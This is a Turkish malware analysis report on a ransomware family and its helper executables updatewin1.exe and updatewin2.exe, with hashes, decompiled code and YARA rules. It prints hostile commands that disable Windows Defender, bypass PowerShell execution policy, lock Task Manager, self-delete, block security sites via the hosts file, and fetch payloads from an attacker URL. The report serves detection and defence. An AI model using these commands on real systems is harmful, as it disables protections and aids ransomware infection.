1036A2D5 00000000
1036A2D6 00000000
1036A2D7 00000000
1036A2D8 00000000
1036A2D9 00000000
1036A2DA 00000000
1036A2DB 00000000
1036A2DC 00000000
1036A2DD 00000000
1036A2DE 00000000
1036A2DF 00000000
1036A2E0 00000000
1036A2E1 00000000
1036A2E2 00000000
1036A2E3 00000000
1036A2E4 00000000
1036A2E5 00000000
1036A2E6 00000000
1036A2E7 00000000
1036A2E8 00000000
1036A2E9 00000000
1036A2EA 00000000
1036A2EB 00000000
1036A2EC 00000000
1036A2ED 00000000
1036A2EE 00000000
1036A2EF 00000000
1036A2F0 00000000
1036A2F1 00000000
1036A2F2 00000000
1036A2F3 00000000
1036A2F4 00000000
1036A2F5 00000000
1036A2F6 00000000
1036A2F7 00000000
1036A2F8 00000000
1036A2F9 00000000
1036A2FA 00000000
1036A2FB 00000000
1036A2FC 00000000
1036A2FD 00000000
1036A2FE 00000000
1036A2FF 00000000
1036A300 00000000
1036A301 00000000
1036A302 00000000
1036A303 00000000
1036A304 00000000
1036A305 00000000
1036A306 00000000
1036A307 00000000
1036A308 00000000
1036A309 00000000
1036A30A 00000000
1036A30B 00000000
1036A30C 00000000
1036A30D 00000000
1036A30E 00000000
1036A30F 00000000
1036A310 00000000
1036A311 00000000
1036A312 00000000
1036A313 00000000
1036A314 00000000
1036A315 00000000
1036A316 00000000
1036A317 00000000
1036A318 00000000
1036A319 00000000
1036A31A 00000000
1036A31B 00000000
1036A31C 00000000
1036A31D 00000000
1036A31E 00000000
1036A31F 00000000
1036A320 00000000
1036A321 00000000
1036A322 00000000
1036A323 00000000
1036A324 00000000
1036A325 00000000
1036A326 00000000
1036A327 00000000
1036A328 00000000
1036A329 00000000
1036A32A 00000000
1036A32B 00000000
1036A32C 00000000
1036A32D 00000000
1036A32E 00000000
1036A32F 00000000
1036A330 00000000
1036A331 00000000
1036A332 00000000
1036A333 00000000
1036A334 00000000
1036A335 00000000
1036A336 00000000
1036A337 00000000
1036A338 00000000
1036A339 00000000
1036A33A 00000000
1036A33B 00000000
1036A33C 00000000
1036A33D 00000000
1036A33E 00000000
1036A33F 00000000
1036A340 00000000
1036A341 00000000
1036A342 00000000
1036A343 00000000
1036A344 00000000
1036A345 00000000
1036A346 00000000
1036A347 00000000
1036A348 00000000
1036A349 00000000
1036A34A 00000000
1036A34B 00000000
1036A34C 00000000
1036A34D 00000000
1036A34E 00000000
1036A34F 00000000
1036A350 00000000
1036A351 00000000
1036A352 00000000
1036A353 00000000
1036A354 00000000
1036A355 00000000
1036A356 00000000
1036A357 00000000
1036A358 00000000
1036A359 00000000
1036A35A 00000000
1036A35B 00000000
1036A35C 00000000
1036A35D 00000000
1036A35E 00000000
1036A35F 00000000
1036A360 00000000
1036A361 00000000
1036A362 00000000
1036A363 00000000
1036A364 00000000
1036A365 00000000
1036A366 00000000
1036A367 00000000
1036A368 00000000
1036A369 00000000
1036A36A 00000000
1036A36B 00000000
1036A36C 00000000
1036A36D 00000000
1036A36E 00000000
1036A36F 00000000
1036A370 00000000
1036A371 00000000
1036A372 00000000
1036A373 00000000
1036A374 00000000
1036A375 00000000
1036A376 00000000
1036A377 00000000
1036A378 00000000
1036A379 00000000
1036A37A 00000000
1036A37B 00000000
1036A37C 00000000
1036A37D 00000000
1036A37E 00000000
1036A37F 00000000
1036A380 00000000
1036A381 00000000
1036A382 00000000
1036A383 00000000
1036A384 00000000
1036A385 00000000
1036A386 00000000
1036A387 00000000
1036A388 00000000
1036A389 00000000
1036A38A 00000000
1036A38B 00000000
1036A38C 00000000
1036A38D 00000000
1036A38E 00000000
1036A38F 00000000
1036A390 00000000
1036A391 00000000
1036A392 00000000
1036A393 00000000
1036A394 00000000
1036A395 00000000
1036A396 00000000
1036A397 00000000
1036A398 00000000
1036A399 00000000
1036A39A 00000000
1036A39B 00000000
1036A39C 00000000
1036A39D 00000000
1036A39E 00000000
1036A39F 00000000
1036A3A0 00000000
1036A3A1 00000000
1036A3A2 00000000
1036A3A3 00000000
1036A3A4 00000000
1036A3A5 00000000
1036A3A6 00000000
1036A3A7 00000000
1036A3A8 00000000
1036A3A9 00000000
1036A3AA 00000000
1036A3AB 00000000
1036A3AC 00000000
1036A3AD 00000000
1036A3AE 00000000
1036A3AF 00000000
1036A3B0 00000000
1036A3B1 00000000
1036A3B2 00000000
1036A3B3 00000000
1036A3B4 00000000
1036A3B5 00000000
1036A3B6 00000000
1036A3B7 00000000
1036A3B8 00000000
1036A3B9 00000000
1036A3BA 00000000
1036A3BB 00000000
1036A3BC 00000000
1036A3BD 00000000
1036A3BE 00000000
1036A3BF 00000000
1036A3C0 00000000
1036A3C1 00000000
1036A3C2 00000000
1036A3C3 00000000
1036A3C4 00000000
1036A3C5 00000000
1036A3C6 00000000
1036A3C7 00000000
1036A3C8 00000000
1036A3C9 00000000
1036A3CA 00000000
1036A3CB 00000000
1036A3CC 00000000
1036A3CD 00000000
1036A3CE 00000000
1036A3CF 00000000
1036A3D0 00000000
1036A3D1 00000000
1036A3D2 00000000
1036A3D3 00000000
1036A3D4 00000000
1036A3D5 00000000
1036A3D6 00000000
1036A3D7 00000000
1036A3D8 00000000
1036A3D9 00000000
1036A3DA 00000000
1036A3DB 00000000
1036A3DC 00000000
1036A3DD 00000000
1036A3DE 00000000
1036A3DF 00000000
1036A3E0 00000000
1036A3E1 00000000
1036A3E2 00000000
1036A3E3 00000000
1036A3E4 00000000
1036A3E5 00000000
1036A3E6 00000000
1036A3E7 00000000
1036A3E8 00000000
1036A3E9 00000000
1036A3EA 00000000
1036A3EB 00000000
1036A3EC 00000000
1036A3ED 00000000
1036A3EE 00000000
1036A3EF 00000000
1036A3F0 00000000
1036A3F1 00000000
1036A3F2 00000000
1036A3F3 00000000
1036A3F4 00000000
1036A3F5 00000000
1036A3F6 00000000
1036A3F7 00000000
1036A3F8 00000000
1036A3F9 00000000
1036A3FA 00000000
1036A3FB 00000000
1036A3FC 00000000
1036A3FD 00000000
1036A3FE 00000000
1036A3FF 00000000
1036A400 00000000
1036A401 00000000
1036A402 00000000
1036A403 00000000
1036A404 00000000
1036A405 00000000
1036A406 00000000
1036A407 00000000
1036A408 00000000
1036A409 00000000
1036A40A 00000000
1036A40B 00000000
1036A40C 00000000
1036A40D 00000000
1036A40E 00000000
1036A40F 00000000
1036A410 00000000
1036A411 00000000
1036A412 00000000
1036A413 00000000
1036A414 00000000
1036A415 00000000
1036A416 00000000
1036A417 00000000
1036A418 00000000
1036A419 00000000
1036A41A 00000000
1036A41B 00000000
1036A41C 00000000
1036A41D 00000000
1036A41E 00000000
1036A41F 00000000
1036A420 00000000
1036A421 00000000
1036A422 00000000
1036A423 00000000
1036A424 00000000
1036A425 00000000
1036A426 00000000
1036A427 00000000
1036A428 00000000
1036A429 00000000
1036A42A 00000000
1036A42B 00000000
1036A42C 00000000
1036A42D 00000000
1036A42E 00000000
1036A42F 00000000
1036A430 00000000
1036A431 00000000
1036A432 00000000
1036A433 00000000
1036A434 00000000
1036A435 00000000
1036A436 00000000
1036A437 00000000
1036A438 00000000
1036A439 00000000
1036A43A 00000000
1036A43B 00000000
1036A43C 00000000
1036A43D 00000000
1036A43E 00000000
1036A43F 00000000
1036A440 00000000
1036A441 00000000
1036A442 00000000
1036A443 00000000
1036A444 00000000
1036A445 00000000
1036A446 00000000
1036A447 00000000
1036A448 00000000
1036A449 00000000
1036A44A 00000000
1036A44B 00000000
1036A44C 00000000
1036A44D 00000000
1036A44E 00000000
1036A44F 00000000
1036A450 00000000
1036A451 00000000
1036A452 00000000
1036A453 00000000
1036A454 00000000
1036A455 00000000
1036A456 00000000
1036A457 00000000
1036A458 00000000
1036A459 00000000
1036A45A 00000000
1036A45B 00000000
1036A45C 00000000
1036A45D 00000000
103

Kullanıcının hacker ile iletişim kurabilmesi ve kanıt videolarına ulaşabilmesini engellemek için web tarayıcılarının bulunduğu dizinlerin şifrelenmesi engellenmektedir.



C:\Windows	C:\ProgramFiles (x86)\Internet Explorer
C:\ProgramFiles (x86)\Mozilla Firefox	C:\Program Files (x86)\Google
C:\Program Files\Google.	C:\Programes\Mozilla Firefox
D:\Program Files (x86)\Mozilla Firefox	C:\Program Files\Internet Explorer
D:\Program Files (x86)\Internet Explorer	D:\Program Files\Mozilla Firefox
D:\Program Files (x86)\Google	D:\Program Files\Internet Explorer
D:\Program Files\Google	D:\Windows


GetDriveTypeA API'ı ile disk tipi kontrolü yapılmaktadır. Eğer disk tipi taşınabilir disk sürücüsü, hard disk sürücüsü veya ağ sürücü ise bu sürücüler de gezilerek şifrelenmektedir.



Dizin tarama faaliyetleri sonrası zararlı SystemID dizini altında “PersonalID.txt” oluşturmaktadır. Oluşturulan “PersonalID.txt” dosyasına Public Key’ den ayrıştırılan “PersonalID” yazdırılmaktadır.

```
abc.00D6C94B
call dword ptr ds:[<&CreateDirectoryW>]
push abc.E5FEC4
push abc.E5FE88 ; E5FE88:L"C:\\SystemID\\PersonalID.txt"
call abc.D80FDD
add esp,8
mov dword ptr ss:[ebp-10],eax
test eax,eax
jne abc.D6C9AF
```

Şifreleme işlemine başlamadan önce mouse cursor ayarlarında ve pencere bilgilerinde güncellemeler gerçekleştirilmektedir. Pencere ekranda görülmeyecek uzaklıkta bir x, y koordinatına ayarlanmakta ve pencerenin başlığı “LPCWSTRszTitle” olarak ayarlanmaktadır.



Zararlı pencerenin oluşturulmasıyla birlikte şifreleme işlemine başlamaktadır.

```
.text:00D6E914
.text:00D6E914 loc_D6E914:
.text:00D6E914 cmp [ebp+arg_14], 10h ; Compare Two Operands
.text:00D6E918 lea eax, [ebp+pbData] ; Load Effective Address
.text:00D6E91B push 0 ; dwFlags
.text:00D6E91D push [ebp+dwDataLen] ; dwDataLen
.text:00D6E920 cmovnb eax, [ebp+pbData] ; Move if Not Below (CF=0)
.text:00D6E924 push eax ; pbData
.text:00D6E925 push [ebp+phHash] ; hHash
.text:00D6E928 call ds:CryptHashData ; Indirect Call Near Procedure
.text:00D6E92E test eax, eax ; Logical Compare
.text:00D6E930 jnz short loc_D6E943 ; Jump if Not Zero (ZF=0)
```

Updatewin1.exe ANALİZ

Orjinal Dosya Adı:	rawudiyeh.exe
Dosya Adı:	Updatewin1.exe
Md5:	5b4bd24d6240f467bfbc74803c9f15b0
Sha256:	14c7bec7369d4175c6d92554b033862b3847ff98a04dfebdf9f5bb30180ed13e

Zararlının temel amacının antivirüs ve monitoring hizmetlerini bypass etmek olduğu gözlenmektedir. --Admin parametresiyle başlayıp başlamadığını kontrol edilmekte. Eğer bu parametre ile başlatılmadı ise bu parametreyi eklemekte ve yeniden process oluşturarak zararlının --Admin yetkileriyle başlatılması hedeflenmektedir.

--Admin parametresi ile başlatıldıktan sonra zararlı faaliyetlerin gerçekleştirilebilmesi için gerekli script.ps1 dosyasını "...AppData/" klasörü altında aşağıda verilen içerik ile oluşturulmaktadır.

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

```
SHGetFolderPathW(0, 28, 0, 0, pszPath);
PathAppendW(pszPath, L"script.ps1");
v2 = CreateFileW(pszPath, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
hObject = v2;
if ( v2 == (HANDLE)-1 )
{
    pExceptionObject[0] = (int)L"CreateFile";
    _CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2PA_W);
}
```

CSIDL_LOCAL_APPDATA

28

0x1C 5.0

The file system directory that serves as a data repository for local (nonroaming) applications.

Powershell.exe ile aşağıda verilen powershell komutu çalıştırılarak powershell üzerinde imzasız script çalıştırma yetkisinin edinildiği gözlenmektedir. Bu yetki sayesinde **script.ps1** scripti sistem üzerinde çalıştırılabilir hale gelmektedir.

```
powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned
```

```
LOWORD(v31) = 0;
sub_A1660(&v31, L"powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned", 71);
sub_A1260(v31, v32, v33, v34, v35, v36);
```

Aşağıda verilen komut satırı, powershell.exe ile çalıştırılarak güvenlik politikalarını bypass etmekte ve imzasız (güvenilir olmayan) powershell scriptlerinin çalıştırılabilmesini sağlamaktadır. Bu işlem sonucunda AV(AntiVirüs) ürünlerinin bypass edilmesi işlemi için script.ps1 zararlı dosyası kullanılmaktadır.

```
http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true
```

```
LOWORD(lpString2[0]) = 0;
sub_A1E70(
  lpString2,
  73,
  (int)phkResult,
  (int)L"powershell -NoProfile -ExecutionPolicy Bypass -Command \"& {Start-Process ",
  73);
v18 = v45;
if ( v46 - v45 < 0x45 )
{
  LOBYTE(phkResult) = 0;
  sub_A1E70(
    lpString2,
    69,
    (int)phkResult,
    (int)L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"'",
    69);
}
else
{
  v19 = lpString2;
  v36 = 138;
  if ( v46 >= 8 )
    v19 = (LPCWSTR *)lpString2[0];
  v45 += 69;
  v20 = v45;
  memmove((char *)v19 + 2 * v18, L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"'", v36);
}
```

Zararlı, Microsoft Defender Antivirus'ünün devre dışı bırakılmasını hedeflemektedir. Ve bu doğrultuda **DisableAntiSpyware** registry değerlerinin zararlı tarafından değiştirildiği gözlenmektedir.

```
phkResult = 0;
if ( !RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"Software\\Policies\\Microsoft\\Windows Defender", 0, 0xF003Fu, &phkResult) )
{
  *(_DWORD *)Data = 1;
  RegSetValueEx(phkResult, L"DisableAntiSpyware", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```

Aşağıdaki komutun çalıştırılması ile daha önceden tanımlanmış olan antivirüs ayarlarının sıfırlanması ve antivirüslerin etkisizleştirilmesini hedeflemektedir.

```
Mpcmdrun.exe -removedefinitions -all
```

```
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 70);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 76);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 83);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 89);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Client\\mpcmdrun.exe -removedefinitions -all", 85);
sub_A1260(v31, v32, v33, v34, v35, v36);
```

Script.ps1 scriptinin başarılı şekilde çalıştırılabilmesi durumunda **DisableTaskmgr Registry Key** değiştirilerek kullanıcının görev yöneticisine erişimi kısıtlanmaktadır.

```
if ( !RegOpenKeyExW(  
    HKEY_CURRENT_USER,  
    L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\",  
    0,  
    0xF003Fu,  
    &phkResult) )  
goto LABEL_48;
```

```
LABEL_48:  
    *(_DWORD *)v43 = 1;  
    RegSetValueExW(phkResult, L"DisableTaskmgr", 0, 4u, v43, 4u);  
    RegCloseKey(phkResult);  
}
```

Zararlı AV bypass işlemlerini gerçekleştirdikten sonra kendisini imha edecek "**delfself.bat**" dosyasını dinamik olarak oluşturarak sistemden kendisini silmektedir.

```
GetModuleFileNameA(0, Filename, 0x104u);  
GetShortPathNameA(Filename, Filename, 0x104u);  
v0 = GetEnvironmentVariableA("TEMP", Buffer, 0x104u);  
lstrcpyA(String1, (LPCSTR)(v0 != 0 ? (unsigned int)Buffer : 0));  
lstrcatA(String1, "\\");  
lstrcatA(String1, "delfself.bat");  
lstrcpyA(v8, "@echo off\r\n:try\r\nndel \\");  
lstrcatA(v8, Filename);  
lstrcatA(v8, "\\r\nif exist \\");  
lstrcatA(v8, Filename);  
lstrcatA(v8, "\\ goto try\r\n");  
lstrcatA(v8, "del \\");  
lstrcatA(v8, String1);  
lstrcatA(v8, "\\");  
if ( PathFileExistsA(String1) )  
    DeleteFileA(String1);  
v1 = CreateFileA(String1, 0xC0000000, 3u, 0, 2u, 0x80u, 0);  
WriteFile(v1, v8, strlen(v8), &NumberOfBytesWritten, 0);  
FlushFileBuffers(v1);  
CloseHandle(v1);
```

Updatewin2.exe ANALİZ

Orjinal Dosya Adı:	gigifaw.exe
Dosya Adı:	updatewin2.exe
Md5:	996ba35165bb62473d2a6743a5200d45
Sha256:	5caffdc76a562e098c471feaede5693f9ead92d5c6c10fb3951dd1fa6c12d21d

Zararlı, sistemin güvenlik güncellemelerini almasını engellemeyi amaçlamaktadır.

```
updatewin2.004014B0
push ebp
mov ebp,esp
push esi
push edi
mov edi,edx
mov esi,ecx ; ecx:&"ds.download.windowsupdate.com"
cmp esi,edi
je updatewin2.401507
```

Listede bulunan adreslerden güncelleme alınamaması için bu adresler host dosyası aracılığı ile "127.0.0.1 (localhost)" adresine yönlendirilmektedir.

ds[.]download[.]windowsupdate[.]com	360totalsecurity[.]com	www[.]softpedia[.]com	eset[.]com
www[.]update[.]microsoft[.]com	www[.]gratissoftwaresite[.]com	softpedia[.]com	www[.]surfspot[.]com
download[.]windowsupdate[.]com	gratissoftwaresite[.]com	www[.]flipkart[.]com	surfspot[.]com
fe2[.]update[.]microsoft[.]com	tweakers[.]net	flipkart[.]com	www[.]topantivirus[.]com
whoer[.]net	www[.]tweakers[.]net	virustotal[.]com	topantivirus[.]com
www[.]whoer[.]net	www[.]avg[.]com	www[.]virustotal[.]com	www[.]techzine[.]com
windowsupdate[.]com	avg[.]com	www[.]emsisoft[.]com	techzine[.]com
www[.]windowsupdate[.]com	www[.]bestevirusscanner[.]net	emsisoft[.]com	www[.]eset[.]com
microsoft[.]com	bestevirusscanner[.]net	www[.]antimalwaresoftware[.]com	eset[.]com
www[.]microsoft[.]com	www[.]consumentenbond[.]nl	antimalwaresoftware[.]com	www[.]fortinet[.]com
www[.]windowsupdate[.]com	consumentenbond[.]nl	www[.]pcwebplus[.]com	fortinet[.]com
windowsupdate[.]com	cheaplicensing[.]com	pcwebplus[.]com	fortiguard[.]com
www[.]microsoft[.]com	www[.]cheaplicensing[.]com	www[.]pcmag[.]com	www[.]fortiguard[.]com
www[.]360totalsecurity[.]com	global[.]ahnlab[.]com	pcmag[.]com	forticlient[.]com
www[.]kpn[.]com	www[.]global[.]ahnlab[.]com	www[.]eset[.]com	www[.]forticlient[.]com
www[.]jahnlab[.]com	kpn[.]com	www[.]kpn[.]com	malwarebytes[.]com
ahnlab[.]com	virusscanner[.]software	kpn[.]com	www[.]malwarebytes[.]org
downloads[.]tomsguide[.]com	www[.]virusscanner[.]software	www[.]kaspersky[.]com	malwarebytes[.]org
www[.]downloads[.]tomsguide[.]com	www[.]comodo[.]com	kaspersky[.]com	download[.]cnet[.]com
www[.]download82[.]com	comodo[.]com	www[.]consumentenbond[.]com	www[.]download[.]cnet[.]com
download82[.]com	www[.]drweb[.]com	consumentenbond[.]com	www[.]bleepingcomputer[.]com
download[.]cnet[.]com	drweb[.]com	www[.]surfspot[.]com	bleepingcomputer[.]com
www[.]download[.]cnet[.]com	download[.]drweb[.]com	surfspot[.]com	www[.]majorgeeks[.]com
www[.]javast[.]com	www[.]download[.]drweb[.]com	www[.]topreviews[.]com	majorgeeks[.]com
avast[.]com	vms[.]drweb[.]com	topreviews[.]com	www[.]seniorweb[.]com
support[.]javast[.]com	www[.]vms[.]drweb[.]com	www[.]amecomputers[.]com	seniorweb[.]com
www[.]support[.]javast[.]com	alternativeto[.]ne	amecomputers[.]com	www[.]amazon[.]com
www[.]consumentenbond[.]com	www[.]alternativeto[.]ne	www[.]instantsoftware[.]com	amazon[.]com
consumentenbond[.]com	softonic[.]com	instantsoftware[.]com	www[.]techspot[.]com
www[.]goedkoopsteantivirus[.]com	www[.]softonic[.]com	www[.]malwarebytes[.]com	techspot[.]com
filehippo[.]com	sky[.]com	www[.]sophos[.]com	www[.]hostedendpoint[.]spn[.]com
www[.]filehippo[.]com	norton[.]com	sophos[.]com	www[.]g2crowd[.]com
www[.]idealsoftware[.]com	www[.]norton[.]com	home[.]sophos[.]com	g2crowd[.]com
idealsoftware[.]com	www[.]kieskeurig[.]com	www[.]home[.]sophos[.]com	www[.]trendmicro[.]com
uptodown[.]com	kieskeurig[.]com	sophos[.]virtualsecurity[.]com	trendmicro[.]com
www[.]uptodown[.]com	internetsecurity[.]xfinity[.]com	www[.]sophos[.]virtualsecurity[.]com	www[.]goedkoopsteantivirus[.]com
www[.]mcafee[.]com	www[.]internetsecurity[.]xfinity[.]com	www[.]gratissoftware[.]com	goedkoopsteantivirus[.]com
mcafee[.]com	www[.]symantec[.]com	gratissoftware[.]com	download[.]cnet[.]com
home[.]mcafee[.]com	symantec[.]com	www[.]seniorweb[.]com	www[.]download[.]cnet[.]com
www[.]home[.]mcafee[.]com	www[.]campusshop[.]com	seniorweb[.]com	www[.]ign[.]com
www[.]coolblue[.]com	campusshop[.]com	www[.]softwareadvice[.]com	ign[.]com
coolblue[.]com	www[.]pandasecurity[.]com	softwareadvice[.]com	www[.]trusteer[.]com
www[.]pcmag[.]com	pandasecurity[.]com	www[.]symantec[.]com	trusteer[.]com
pcmag[.]com	www[.]paradigit[.]com	symantec[.]com	my[.]webrootanywhere[.]com
www[.]sky[.]com	paradigit[.]com	hostedendpoint[.]spn[.]com	www[.]my[.]webrootanywhere[.]com

YARA RULES

```
import "pe"
rule raccoon {
  meta:
    author = ""
  strings:
    $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
    $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

    $a = "Syshelper"
    $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
    $a1 = "C:\\SystemID\\PersonalID.txt"
    $a2 = "LPCWSTRszTitle"
    $a3 = "LPCWSTRszWindowClass"
    $a4 = "I:\\5d2860c89d774.jpg"

    $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
    $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
    $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
    $url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
    $url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase

  condition:
    $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}
rule crypt_bot {
  meta:
    author = ""
  strings:
    $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
    $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

    $a = "Syshelper"
    $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
    $a1 = "C:\\SystemID\\PersonalID.txt"
    $a2 = "LPCWSTRszTitle"
    $a3 = "LPCWSTRszWindowClass"
    $a4 = "I:\\5d2860c89d774.jpg"

    $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
    $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
    $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
```

```

$url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
$url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase

condition:
    $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}

rule updatewin1 {
    meta:
        author = ""
    strings:

        $a = "script.ps1"
        $a0 = "powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned" nocase
        $a1 = "powershell -NoProfile -ExecutionPolicy Bypass -Command "& {Start-Process" nocase
        $a2 = "owershell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"'" nocase
        $a3 = "Mpcmdrun.exe -removedefinitions -all" nocase

    condition:
        $a or $a0 or $a1 or $a2 or $a3
}

rule updatewin2 {
    meta:
        author = ""
    strings:

        $a = /^(https?:\V\V)?([\w\d- _]+\.[\w\d- _]+\V)?\?{0,2}([\#\n\r]*)?#{0,2}([\#\n\r]*)/

    condition:
        $a and (pe.number_of_sections == 5 and (pe.version_info["InternalName"] contains "gigifaw.exe") and ( pe.version_inf
o["FileVersion"] contains "5.3.7.82") and pe.EXECUTABLE_IMAGE
}

```


HAZIRLAYANLAR

Baran BAŞIBÜYÜK

<https://www.linkedin.com/in/baran-basibuyuk/>

Mustafa GÜNEL

<https://www.linkedin.com/in/mustafa-gunel/>

Ekin Selin OLÇAY

<https://www.linkedin.com/in/selinolcay/>

Samet AKINCI

<https://www.linkedin.com/in/samoceyn/>

Kerime GENÇAY

<https://www.linkedin.com/in/kerimegencay/>